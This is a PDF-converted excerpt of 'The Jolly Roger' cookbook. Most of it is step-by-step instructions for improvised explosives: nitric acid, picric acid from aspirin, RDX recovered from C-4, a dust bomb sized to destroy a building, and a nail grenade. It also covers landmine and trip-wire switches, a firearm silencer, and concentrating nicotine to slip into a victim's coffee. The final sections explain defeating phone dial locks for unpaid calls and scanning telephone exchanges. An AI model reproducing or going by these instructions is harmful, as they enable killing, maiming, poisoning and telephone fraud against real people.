Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

133.Nitric Acid by The Jolly Roger

Nitric Acid is used in the preparation of many explosives, incendiary mixtures, and acid delay timers. It may be prepared by distilling a mixture of potassium nitrate and concentrated sulfuric acid.

Material Required:
- **Potassium Nitrate (2 parts by volume)**
- **CONCENTRATED sulfuric acid (1 part by volume)**
- **2 bottles or ceramin jugs (narrow necks are preferable)**
- **Pot or frying pan**
- **Heat source (wood, charcoal, or coal)**
- **Tape (paper, electrical, masking, but NOT cellophane!)**
- **Paper or rags**

IMPORTANT: If sulfuric acid is obtained from a motor vehicle battery, concentrate it by boiling it UNTIL white fumes appear. DO NOT INHALE FUMES.

NOTE: The amount of nitric acid produced is the same as the amount of potassium nitrate. Thus, for two tablespoons of nitric acid, use 2 tablespoons of potassium nitrate and 1 tablespoonful of concentrated sulfuric acid.

Source of Potassium Nitrate:
- **Elsewhere in this Cookbook**
- **Drug stores**

Source of CONCENTRATED sulfuric acid:
- **Motor vehicle batteries**
- **Industrial plants**

Procedure:
Place dry potassium nitrate in bottle or jug. Add sulfuric acid. Do not fill the bottle more than ¬ full. Mix until paste is formed.

- **CAUTION: DO NOT INHALE FUMES!**

Wrap paper or rags around necks of two bottles. securely tape necks of two bottles together. Be sure that bottles are flush against each other and that there are no air spaces.
Support bottles on rocks or cans so that empty bottle is SLIGHTLY lower than bottle containing paste so that nitric acid that is formed in receiving bottle will not run into other bottle.
Build fire in pot or frying pan.
Gently heat bottle containing mixture by gently moving fire in and out. As red fumes begin to appear periodically pour cool water over empty receiving bottle. Nitric acid will begin to form in receiving bottle.

- **CAUTION: Do not overheat or wet bottle containing mixture or it may shatter. As an added precaution, place bottle to be heated in heat resistant container filled with sand or gravel. Heat this outer container to produce nitric acid.**

Continue the above process until no more red fumes are formed. If the nitric acid formed in the receiving bottle is not clear (cloudy) pour it into cleaned bottle and repeat steps 2-6.

- **CAUTION: Nitric acid should be kept away from all combustibles and should be kept in a SEALED CERAMIC OR GLASS container. DO NOT inhale fumes!**

134.Dust Bomb Instructions by The Jolly Roger

An initiator which will initiate common material to produce dust explosions can be rapidly and easily constructed. This type of charge is ideal for the destruction of enclosed areas such as rooms or buildings.

Material Required:
- **A flat can, 3 in. (8 cm) in diameter and 1-« in. (3-3/4 cm) high. A 6-« ounce tuna can serves the purpose quite well.**
- **Blasting cap**
- **Explosive**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **Aluminum (may be wire, cut sheet, flattened can, or powder)**
- **Large nail, 4 in. (10 cm) long**
- **Wooden rod - ¬ in. (6 mm) diameter**
- **Flour, gasoline, and powder or chipped aluminum**

NOTE: Plastic explosive produce better explosions than cast explosives.

Procedure:

Using the nail, press a hole through the side of the tuna can 3/8 inch to « inch (1 to 1-« cm) from the bottom. Using a rotating and lever action, enlarge the hole until it will accommodate the blasting cap.

Place the wooden rod in the hole and position the end of the rod at the center of the can.

Press explosive into the can, being sure to surround the rod, until it is 3/4 inch (2 cm) from the top of the can. Carefully remove the wooden rod.

Place the aluminum metal on top of the explosive.

Just before use, insert the blasting cap into the cavity made by the rod. The initiator is now ready to use.

NOTE: If it is desired to carry the initiator some distance, cardboard may be pressed on top of the aluminum to insure against loss of material.

How to Use:

This particular unit works quite well to initiate charges of five pounds of flour, « gallon (1-2/3 liters) of gasoline, or two pounds of flake painters aluminum. The solid materials may merely be contained in sacks or cardboard cartons. The gasoline may be placed in plastic coated paper milk cartons, as well as plastic or glass bottles. The charges are placed directly on top of the initiator and the blasting cap is actuated electrically or by a fuse depending on the type of cap employed. this will destroy a 2,000 cubic feet enclosure (building 10 x 20 x 10 feet).

Note: For larger enclosures, use proportionally larger initiators and charges.

135.Carbon-Tet Explosive by The Jolly Roger

A moist explosive mixture can be made from fine aluminum powder combined with carbon tetrachloride or tetrachloroethylene. This explosive can be detonated with a blasting cap.

Material Required:

- **Fine aluminum bronzing powder**
- **Carbon Tetrachloride or Tetrachloroethylene**
- **Stirring rod (wood)**
- **Mixing container (bowl, bucket, etc.)**
- **Measuring container (cup, tablespoon, etc.)**
- **Storage container (jar, can, etc.)**
- **Blasting cap**
- **Pipe, can or jar**

Source of Carbon Tetrachloride:

- **Paint store**
- **Pharmacy**
- **Fire extinguisher fluid**

Source of Tetrachloroethylene:

- **Dry cleaners**
- **Pharmacy**

Procedure:

Measure out two parts aluminum powder to one part carbon tetrachloride or tetrachlorethylene liquid into mixing container, adding liquid to powder while stirring with the wooden rod.

Stir until the mixture becomes the consistency of honey syrup.

- **CAUTION: Fumes from the liquid are dangerous and should not be inhaled.**

Store explosive in a jar or similar water proof container until ready to use. The liquid in the mixture evaporates quickly when

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

not confined.

NOTE: Mixture will detonate in this manner for a period of 72 hours.

How to Use:
Pour this mixture into an iron or steel pipe which has an end cap threaded on one end. If a pipe is not available, you may use a dry tin can or glass jar.
Insert blasting cap just beneath the surface of the explosive mix.

NOTE: Confining the open end of the container will add to the effectiveness of the explosive.

136.Making Picric Acid from Aspirin by The Jolly Roger

Picric Acid can be used as a booster explosive in detonators, a high explosive charge, or as an intermediate to preparing lead picric.

Material Required:
- Aspirin tablets (5 grains per tablet)
- Alcohol, 95% pure
- Sulfuric acid, concentrated, (if battery acid, boil until white fumes disappear)
- Potassium Nitrate (see elsewhere in this Cookbook)
- Water
- Paper towels
- Canning jar, 1 pint
- Rod (glass or wood)
- Glass containers
- Ceramic or glass dish
- Cup
- Teaspoon
- Tablespoon
- Pan
- Heat source
- Tape

Procedure:
Crush 20 aspirin tablets in a glass container. Add 1 teaspoon of water and work into a paste.
Add approximately 1/3 to « cup of alcohol (100 milliliters) to the aspirin paste; stir while pouring.
Filter the alcohol-aspirin solution through a paper towel into another glass container. Discard the solid left in the paper towel.
Pour the filtered solution into a glass or ceramic dish.
Evaporate the alcohol and water from the solution by placing the dish into a pan of hot water. White powder will remain in the dish after evaporation.

- NOTE: The water in the pan should be at hot bath temperature, not boiling, approx 160øF to 180øF. It should not burn the hands.

Pour 1/3 cup (80 milliliters) of concentrated sulfuric acid into a canning jar. Add the white powder to the sulfuric acid.
Heat canning jar of sulfuric acid in a pan of simmering hot water bath for 15 minutes; then remove jar from the bath. Solution will turn to a yellow-orange color.
Add 3 level teaspoons (15 grams) of potassium nitrate in three portions to the yellow-orange solution; stir vigorously during additions. Solution will turn red, then back to a yellow-orange color.
Allow the solution to cool to ambient room temperature while stirring occasionally.
Slowly pour the solution, while stirring, into 1-¬ cup (300 milliliters) of cold water and allow to cool.
Filter the solution through a paper towel into a glass container. Light yellow particles will collect on the paper towel.
Wash the light yellow particles with 2 tablespoons (25 milliliters) of water. Discard the waste liquid in the container.
Place articles in ceramic dish and set in a hot water bath, as in step 5, for 2 hours.

137.Reclamation of RDX from C-4 Explosives by the Jolly Roger

RDX can be obtained from C-4 explosives with the use of gasoline. It can be used as a booster explosive for detonators or as a

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

high explosive charge.

Material Required:

- **Gasoline**
- **C-4 explosive**
- **2 - pint glass jars, wide mouth**
- **Paper towels**
- **Stirring rod (glass or wood)**
- **Water**
- **Ceramic or glass dish**
- **Pan**
- **Heat source**
- **Teaspoon**
- **Cup**
- **Tape**

NOTE: Water, Ceramic or glass dish, pan, & heat source are all optional. The RDX can be air dried instead.

Procedure:
Place 1-« teaspoons (15 grams) of C-4 explosive in one of the pint jars. Add 1 cup (240 milliliters) of gasoline.

- **NOTE: These quantities can be increased to obtain more RDX. For example, use 2 gallons of gasoline per 1 cup of C-4.**

Knead and stir the C-4 with the rod until the C-4 has broken down into small particles. Allow mixture to stand for « hour.
Stir the mixture again until a fine white powder remains on the bottom of the jar.
Filter the mixture through a paper towel into the other glass jar. Wash the particles collected on the paper towel with « cup (120 milliliters) of gasoline. Discard the waste liquid.
Place the RDX particles in a glass or ceramic dish. Set the dish in a pan of hot water, not boiling and dry for a period of 1 hour.

- **NOTE: The RDX particles may be air dried for a period of 2 to 3 hours.**

138.Egg-based Gelled Flame Fuels by The Jolly Roger

The white of any bird egg can be used to gel gasoline for use as a flame fuel which will adhere to target surfaces.

Materials Required:

Parts by VolumeIngredientHow usedCommon Source85GasolineMotor FuelGas Stations Stove FuelMotor Vehicle Solvent14Egg WhitesFoodFood Store IndustrialFarms ProcessesAny one of the following:1Table SaltFoodSea Water IndustrialNatural Brine ProcessesFood Store3Ground CoffeeFoodCoffee Plant Food Store3Dried Tea LeavesFoodTea Plant Food Store3CocoaFoodCacao Tree Food Store2SugarSweeteningSugar Cane FoodsFood Store1SaltpeterPyrotechnicsNatural(Potassium Nitrate)ExplosivesDeposits MatchesDrug Store Medicine1Epsom SaltsMedicineNatural Mineral WaterKisserite IndustrialDrug Store ProcessesFood Store2Washing SodaWashing CleanerFood Store(Sal Soda)MedicineDrug Store PhotographyPhoto Supply Store1 «Baking SodaBakingFood Store BeveragesDrug Store Medicines Mineral Waters1 «AspirinMedicineDrug Store Food Store
Procedure:
CAUTION: Make sure that there are no open flames in the area when mixing flame fuels! NO SMOKING!!

Separate the egg white from the yolk. This can be done by breaking the egg into a dish and carefully removing the yolk with a spoon.
Pour egg white into a jar, bottle, or other container, and add gasoline.
Add the salt (or other additive) to the mixture and stir occasionally until gel forms (about 5 to 10 minutes).

NOTE: A thicker gelled flame fuel can be obtained by putting the capped jar in hot (65øC) water for about « hour and then letting them cool to room temperature. (DO NOT HEAT THE GELLED FUEL CONTAINING COFFEE!!)

139.Clothespin Switch by The Jolly Roger

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

A spring type clothespin is used to make a circuit closing switch to actuate explosive charges, mines, booby traps, and alarm systems.

Material Required:
- **Spring type clothespin**
- **Sold copper wire -- 1/16 in. (2 mm) in diameter**
- **Strong string on wire**
- **Flat piece of wood (roughly 1/8 x 1" x 2")**
- **Knife**

Procedure:
Strip four in. (10 cm) of insulation from the ends of 2 solid copper wires. Scrape the copper wires with pocket knife until the metal is shiny.
Wind one scraped wire tightly on jaw of the clothespin, and the other wire on the other jaw.
Make a hole in one end of the flat piece of wood using a knife, heated nail or drill.
Tie strong string or wire through the hole.
Place flat piece of wood between the jaws of the clothespin switch.

Basic Firing Circuit:



When the flat piece of wood is removed by pulling the string, the jaws of the clothespin will close, completing the circuit.

CAUTION: Do not attach the battery until the switch and trip wire have been emplaced and examined. Be sure that the flat piece of wood is separating the jaws of the switch.

140.Flexible Plate Switch by The Jolly Roger

This flexible plate switch is used for initiating emplaced mines and explosives.

Material Required:
- **Two flexible metal sheets:**
  - **One approximately 10 in. (25 cm) square**
  - **One approximately 10 in. x 8 in. (20 cm)**
- **Piece of wood 10 in. square x 1 in. thick**
- **Four soft wood blocks 1 in. x 1 in. x ¬ in.**
- **Eight flat head nails, 1 in. long**
- **Connecting wires**
- **Adhesive tape**

Procedure:
Nail 10 in. by 8 in. metal sheet to 10 in. square piece of wood so that 1 in. of wood shows on each side of the metal. Leave one of the nails sticking up about ¬ in.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Strip insulation from the end of one connecting wire. Wrap this end around the nail and drive the nail all the way in.
Place the four wood blocks on the corners of the wood base.
Place the 10 in. square flexible metal sheet so that it rests on the blocks in line with the wood base.
Drive four nails through the metal sheet and the blocks (1 per block) to fasten the sheet to the wood base. A second connecting wire is attached to one of the nails as in step #2.
Wrap the adhesive tape around the edges of the plate and wood base. This will assure that no dirt or other foreign matter will get between the plates and prevent the switch from operating.

How to use:
The switch is placed in a hole in the path of expected traffic and covered with a thin layer of dirt or other camouflaging material. The mine or other explosive device connected to the switch can be buried with the switch or emplaced elsewhere as desired.

When a vehicle passes over the switch, the two metal plates make contact closing the firing circuit.

141.Low Signature Systems (Silencers) by The Jolly Roger

Low signature systems (silencers) for improvised small arms weapons can be made from steel gas or water pipe and fittings.

Material Required:
- Grenade Container
- Steel pipe nipple, 6 in. (15 cm) long - (see table 1 for diameter)
- 2 steel pipe couplings - (see table 2 for dimensions)
- Cotton cloth - (see table 2)
- Drill
- Absorbent cotton

Procedure:
Drill hole in grenade container at both ends to fit outside diameter of pipe nipple. (see table 1)



Drill four rows of holes in pipe nipple. Use table 1 for diameter and location of holes.
(Note: I suck at ASCII art!)



Thread one of the pipe couplings on the drilled pipe nipple.
Cut coupling length to allow barrel of weapon to thread fully into low signature system. Barrel should butt against end of the drilled pipe nipple.
Separate the top half of the grenade container from the bottom half.
Insert the pipe nipple in the drilled hole at the base of the bottom half of the container. Pack the absorbent cotton inside the container and around the pipe nipple.
Pack the absorbent cotton in top half of grenade container leaving hole in center. Assemble container to the bottom half.
Thread the other coupling onto the pipe nipple.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Note: A longer container and pipe nipple, with same "A" and "B" dimensions as those given, will further reduce the signature of the system.

How to use:

Thread the low signature system on the selected weapon securely.
Place the proper cotton wad size into the muzzle end of the system (see table 2)
Load weapon
Weapon is now ready for use

TABLE 1
Low Signature System Dimensions

CouplingHoles per4 rows ABCDRowTotal.45 cal3/8in¬in3/8in3/8in1248.38 cal3/8in¬in¬in¬in12489 mm3/8in¬in¬in¬in12487.62 mm3/8in¬in¬in¬in1248.22 cal¬in5/32in1/8*in1/8in1450 * Extra Heavy Pipe

TABLE 2
Cotton Wadding Sizes

WeaponCotton Wadding Size.45 cal1-« x 6 inches.38 cal1 x 4 inches9 mm1 x 4 inches7.62 mm1 x 4 inches.22 calNot needed

142.Delay Igniter from a Cigarette by The Jolly Roger

A simple and economical (everyone wants to save money haha) time delay can be made with a common cigarette.

Materials Required:
- **Cigarette**
- **Paper match**
- **String (shoelace or similar cord)**
- **Fuse cord (improvised or commercial)**

Procedure:
Cut end of fuse cord at a slant to expose inner core
Light cigarette in normal fashion. Place a paper match so that the had is over exposed end of fuse cord and tie both to the side of the burning cigarette with string.
Position the burning cigarette with fuse so that it burns freely. A suggested method is to hang the delay on a twig.

Note: Common dry cigarettes burn about 1 inch every 7 or 8 minutes in still air. (Now I am talking about all except American brands, which burn about 1 inch every 4-5 minutes) If the fuse cord is place one inch from the burning end of the cigarette a time delay of 7 or 8 minutes will result.

Delay time will vary depending upon type of cigarette, wind, moisture, and other atmospheric conditions (get to know your cigarette!) To obtain accurate delay time, a test run should be made under "use" conditions.

143.Nicotine by The Jolly Roger

Nicotine is an abundant poison. Easily found in tobacco products, in concentrated form a few drops can quickly kill someone. Here is how to concentrate it:

First get a can of chewing tobacco or pipe tobacco. Remove the contents and soak in water overnight in a jar (about 2/3 cup of water will do...). In the morning, strain into another jar the mixture through a porous towel. Then wrap the towel around the ball of tobacco and squeeze it until all of the liquid is in the jar. Throw away the tobacco--you will not need it anymore.

Now you have two options. I recommend the first. It makes the nicotine more potent.
Allow to evaporate until a sticky syrup results in the jar. This is almost pure nicotine (hell, it is pure enough for sure!).
Heat over low flame until water is evaporated and a thick sticky syrup results (I don't know how long it takes... shouldn't take too long, though.).

Now all you have to do, when you wish to use it, is to put a few drops in a medicine dropper or equivalent, and slip about 4 or 5 drops into the victim's coffee. Coffee is recommended since it will disguise the taste. Since nicotine is a drug, the victim should get quite a buzz before they turn their toes up to the daisies, so to speak.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Note: If the syrup is too sticky, dilute it with a few drops of water. And while you are at it, better add an extra drop to the coffee just to be sure!

144.Dried Seed Timer by The Jolly Roger

A time delay device for electrical firing circuits can be made using the principle of expansion of dried seeds.

Material Required:
- **Dried peas, beans, or other dehydrated seeds**
- **Wide-mouth glass jar with non-metal cap**
- **Two screws or bolts**
- **Thin metal plate**
- **Hand drill**
- **Screwdriver**

Procedure:
Determine the rate of the rise of the dried seeds selected. This is necessary to determine the delay time of the timer.
- **Place a sample of the dried seeds in the jar and cover with water.**
- **Measure the time it takes for the seeds to rise a given height. Most dried seeds increase 50% in one to two hours.**

Cut a disc from thin metal plate. Disc should fit loosely inside the jar.

NOTE: If metal is painted, rusty, or otherwise coated, it must be scraped or sanded to obtain a clean metal surface

Drill two holes in the cap of the jar about 2 inches apart. Diameter of holes should be such that screws or bolts will thread tightly into them. If the jar has a metal cap or no cap, a piece of wood or plastic (NOT METAL) can be used as a cover.
Turn the two screws or bolts through the holes in the cap. Bolts should extend about one in. (2 « cm) into the jar.

IMPORTANT: Both bolts must extend the same distance below the container cover.

Pour dried seeds into the container. The level will depend upon the previously measured rise time and the desired delay.
Place the metal disc in the jar on top of the seeds.

How to use:
Add just enough water to completely cover the seeds and place the cap on the jar.
Attach connecting wires from the firing circuit to the two screws on the cap.

Expansion of the seeds will raise the metal disc until it contacts the screws and closes the circuit.

145.Nail Grenade by The Jolly Roger

Effective fragmentation grenades can be made from a block of TNT or other blasting explosive and nails.

Material Required:
- **Block of TNT or other blasting explosive**
- **Nails**
- **Non-electric (military or improvised) blasting cap**
- **Fuse Cord**
- **Tape, string, wire, or glue**

Procedure:
If an explosive charge other than a standard TNT block is used, make a hole in the center of the charge for inserting the blasting cap. TNT can be drilled with relative safety. With plastic explosives, a hole can be made by pressing a round stick into the center of the charge. The hole should be deep enough that the blasting cap is totally within the explosive.
Tape, tie, or glue one or two rows of closely packed nails to the sides of the explosive block. Nails should completely cover the four surfaces of the block.
Place blasting cap on one end of the fuse cord and crimp with pliers.

NOTE: To find out how long the fuse cord should be, check the time it takes a known length to burn. If 12 inches (30 cm) burns

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

for 30 seconds, a 10 second delay will require a 4 inch (10 cm) fuse.

Insert the blasting cap in the hole in the block of explosive. Tape or tie fuse cord securely in place so that it will not fall out when the grenade is thrown.

Alternate Use:
An effective directional anti-personnel mine can be made by placing nails on only one side of the explosive block. For the case, and electric blasting cap can be used.

146.The Bell Glossary by The Jolly Roger

ACD: Automatic Call Distributor - A system that automatically distributes calls to operator pools (providing services such as intercept and directory assistance), to airline ticket agents, etc.

Administration: The tasks of record-keeping, monitoring, rearranging, prediction need for growth, etc.

AIS: Automatic Intercept System - A system employing an audio-response unit under control of a processor to automatically provide pertinent info to callers routed to intercept.

Alert: To indicate the existence of an incoming call, (ringing).

ANI: Automatic Number Identification - Often pronounced "Annie," a facility for automatically identify the number of the calling party for charging purposes.

Appearance: A connection upon a network terminal, as in "the line has two network appearances."

Attend: The operation of monitoring a line or an incoming trunk for off-hook or seizure, respectively.

Audible: The subdued "image" of ringing transmitted to the calling party during
ringing; not derived from the actual ringing signal in later systems.

Backbone Route: The route made up of final-group trunks between end offices in different regional center areas.

BHC: Busy Hour Calls - The number of calls placed in the busy hour.

Blocking: The ratio of unsuccessful to total attempts to use a facility; expresses as a probability when computed a priority.

Blocking Network: A network that, under certain conditions, may be unable to form a transmission path from one end of the network to the other. In general, all networks used within the Bell Systems are of the blocking type.

Blue Box: Equipment used fraudulently to synthesize signals, gaining access to the toll network for the placement of calls without charge.

BORSCHT Circuit: A name for the line circuit in the central office. It functions as a mnemonic for the functions that must be performed by the circuit: Battery, Overvoltage, Ringing, Supervision, Coding, Hybrid, and Testing.

Busy Signal: (Called-line-busy) An audible signal which, in the Bell System, comprises 480hz and 620hz interrupted at 60IPM.

Bylink: A special high-speed means used in crossbar equipment for routing calls incoming from a step-by-step office. Trunks from such offices are often referred to as "bylink" trunks even when incoming to noncrossbar offices; they are more properly referred to as "dc incoming trunks." Such high-speed means are necessary to assure that the first incoming pulse is not lost.

Cable Vault: The point which phone cable enters the Central Office building.

CAMA: Centralized Automatic Message Accounting - Pronounced like Alabama.

CCIS: Common Channel Interoffice Signaling - Signaling information for trunk connections over a separate, nonspeech data link rather that over the trunks themselves.

CCITT: International Telegraph and Telephone Consultative Committee- An International committee that formulates plans and

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

sets standards for intercountry communication means.

CDO: Community Dial Office - A small usually rural office typically served by step-by-step equipment.

CO: Central Office - Comprises a switching network and its control and support equipment. Occasionally improperly used to mean "office code."

Centrex: A service comparable in features to PBX service but implemented with some (Centrex CU) or all (Centrex CO) of the control in the central office. In the later case, each station's loop connects to the central office.

Customer Loop: The wire pair connecting a customer's station to the central office.

DDD: Direct Distance Dialing - Dialing without operator assistance over the nationwide intertoll network.

Direct Trunk Group: A trunk group that is a direct connection between a given originating and a given terminating office.

EOTT: End Office Toll Trunking - Trunking between end offices in different toll center areas.

ESB: Emergency Service Bureau - A centralized agency to which 911 "universal" emergency calls are routed.

ESS: Electronic Switching System - A generic term used to identify as a class, stored-program switching systems such as the Bell System's No.1 No.2, No.3, No.4, or No«.

ETS: Electronic Translation Systems - An electronic replacement for the card translator in 4A Crossbar systems. Makes use of the SPC 1A Processor.

False Start: An aborted dialing attempt.

Fast Busy: (often called reorder) - An audible busy signal interrupted at twice the rate of the normal busy signal; sent to the originating station to indicate that the call blocked due to busy equipment.

Final Trunk Group: The trunk group to which calls are routed when available high-usage trunks overflow; these groups generally "home" on an office next highest in the hierarchy.

Full Group: A trunk group that does not permit rerouting off-contingent foreign traffic; there are seven such offices.

Glare: The situation that occurs when a two-way trunk is seized more or less simultaneously at both ends.

High Usage Trunk Group: The appellation for a trunk group that has alternate routes via other similar groups, and ultimately via a final trunk group to a higher ranking office.

Intercept: The agency (usually an operator) to which calls are routed when made to a line recently removed from a service, or in some other category requiring explanation. Automated versions (ASI) with automatic voice response units are growing in use.

Interrupt: The interruption on a phone line to disconnect and connect with another station, such as an Emergence Interrupt.

Junctor: A wire or circuit connection between networks in the same office. The functional equivalent to an intraoffice trunk.

MF: Multi-Frequency - The method of signaling over a trunk making use of the simultaneous application of two out of six possible frequencies.

NPA: Numbering Plan Area.

ONI: Operator Number Identification - The use of an operator in a CAMA office to verbally obtain the calling number of a call originating in an office not equipped with ANI.

PBX: Private Branch Exchange - (PABX: Private Automatic Branch Exchange) An telephone office serving a private customer, Typically , access to the outside telephone network is provided.

Permanent Signal: A sustained off-hook condition without activity (no dialing or ringing or completed connection); such a

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

condition tends to tie up equipment, especially in earlier systems. Usually accidental, but sometimes used intentionally by customers in high-crime-rate areas to thwart off burglars.

POTS: Plain Old Telephone Service - Basic service with no extra "frills".

ROTL: Remote Office Test Line - A means for remotely testing trunks.

RTA: Remote Trunk Arrangement - An extension to the TSPS system permitting its services to be provided up to 200 miles from the TSPS site.

SF: Single Frequency. A signaling method for trunks: 2600hz is impressed upon idle trunks.

Supervise: To monitor the status of a call.

SxS: (Step-by-Step or Strowger switch) - An electromechanical office type utilizing a gross-motion stepping switch as a combination network and distributed control.

Talkoff: The phenomenon of accidental synthesis of a machine-intelligible signal by human voice causing an unintended response. "whistling a tone".

Trunk: A path between central offices; in general 2-wire for interlocal, 4-wire for intertoll.

TSPS: Traffic Service Position System - A system that provides, under stored-program control, efficient operator assistance for toll calls. It does not switch the customer, but provides a bridge connection to the operator.

X-bar: (Crossbar) - An electromechanical office type utilizing a "fine-motion" coordinate switch and a multiplicity of central controls (called markers).

There are four varieties:

- **No.1 Crossbar: Used in large urban office application; (1938)**
- **No.3 Crossbar: A small system started in (1974).**
- **No.4A/4M Crossbar: A 4-wire toll machine; (1943).**
- **No« Crossbar: A machine originally intended for relatively small suburban applications; (1948)**

Crossbar Tandem: A machine used for interlocal office switching.

147.Phone Dial Locks -- How to Beat'em by The Jolly Roger

Have you ever been in an office or somewhere and wanted to make a free phone call but some asshole put a lock on the phone to prevent out-going calls? Fret no more phellow phreak, for every system can be beaten with a little knowledge!

There are two ways to beat this obstacle, first pick the lock, I don't have the time to teach locksmithing so we go to the second method which takes advantage of telephone electronics.

To be as simple as possible when you pick up the phone you complete a circuit known as a local loop. When you hang up you break the circuit. When you dial (pulse) it also breaks the circuit but not long enough to hang up! So you can "Push-dial." To do this you >>> RAPIDLY <<< depress the switchhook. For example, to dial an operator (and then give her the number you want to call) >>> RAPIDLY <<< & >>> EVENLY <<< depress the switchhook 10 times. To dial 634-1268, depress 6 X'S pause, then 3 X'S, pause, then 4X'S, etc. It takes a little practice but you'll get the hang of it. Try practicing with your own # so you'll get a busy tone when right. It'll also work on touch-tone™ since a DTMF line will also accept pulse. Also, never depress the switchhook for more than a second or it'll hang up!

Finally, remember that you have just as much right to that phone as the asshole who put the lock on it!

148.Exchange Scanning by The Jolly Roger

Almost every exchange in the bell system has test #'s and other "goodies" such as loops with dial-ups. These "goodies" are usually found between 9900 and 9999 in your local exchange. If you have the time and initiative, scan your exchange and you may become lucky!

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Here are some findings in the 914-268 exchange:

9900 - ANI
9901 - ANI
9927 - OSC. TONE (POSSIBLE TONE SIDE OF A LOOP)
9936 - VOICE # TO THE TELCO CENTRAL OFFICE
9937 - VOICE # TO THE TELCO CENTRAL OFFICE
9941 - COMPUTER (DIGITAL VOICE TRANSMISSION?)
9960 - OSC. TONE (TONE SIDE LOOP) MAY ALSO BE A COMPUTER IN SOME EXCHANGES
9961 - NO RESPONSE (OTHER END OF LOOP?)
9962 - NO RESPONSE (OTHER END OF LOOP?)
9963 - NO RESPONSE (OTHER END OF LOOP?)
9966 - COMPUTER (SEE 9941)
9968 - TONE THAT DISAPPEARS--RESPONDS TO CERTAIN TOUCH-TONE KEYS

Most of the numbers between 9900 & 9999 will ring or go to a "what #, please?" operator.

149.A Short History of Phreaking by The Jolly Roger

Well now we know a little vocabulary, and now its into history, Phreak history. Back at MIT in 1964 arrived a student by the name of Stewart Nelson, who was extremely interested in the telephone. Before entering MIT, he had built autodialers, cheese boxes, and many more gadgets. But when he came to MIT he became even more interested in "fone-hacking" as they called it. After a little while he naturally started using the PDP-1, the schools computer at that time, and from there he decided that it would be interesting to see whether the computer could generate the frequencies required for blue boxing. The hackers at MIT were not interested in ripping off Ma Bell, but just exploring the telephone network. Stew (as he was called) wrote a program to generate all the tones and set off into the vast network.

Now there were more people phreaking than the ones at MIT. Most people have heard of Captain Crunch (No not the cereal), he also discovered how to take rides through the fone system, with the aid of a small whistle found in a cereal box (can we guess which one?). By blowing this whistle, he generated the magical 2600hz and into the mouthpiece it sailed, giving him complete control over the system. I have heard rumors that at one time he made about ¬ of the calls coming out of San Francisco. He got famous fast. He made the cover of people magazine and was interviewed several times (as you'll soon see). Well he finally got caught after a long adventurous career. After he was caught he was put in jail and was beaten up quite badly because he would not teach other inmates how to box calls. After getting out, he joined Apple computer and is still out there somewhere.

Then there was Joe the Whistler, blind form the day he was born. He could whistle a perfect 2600hz tone. It was rumored phreaks used to call him to tune their boxes.

Well that was up to about 1970, then from 1970 to 1979, phreaking was mainly done by college students, businessmen and anyone who knew enough about electronics and the fone company to make a 555 Ic to generate those magic tones. Businessmen and a few college students mainly just blue box to get free calls. The others were still there, exploring 800#'s and the new ESS systems. ESS posed a big problem for phreaks then and even a bigger one now. ESS was not widespread, but where it was, blue boxing was next to impossible except for the most experienced phreak. Today ESS is installed in almost all major cities and blue boxing is getting harder and harder.

1978 marked a change in phreaking, the Apple][, now a computer that was affordable, could be programmed, and could save all that precious work on a cassette. Then just a short while later came the Apple Cat modem. With this modem, generating all blue box tones was easy as writing a program to count form one to ten (a little exaggerated). Pretty soon programs that could imitate an operator just as good as the real thing were hitting the community, TSPS and Cat's Meow, are the standard now and are the best.

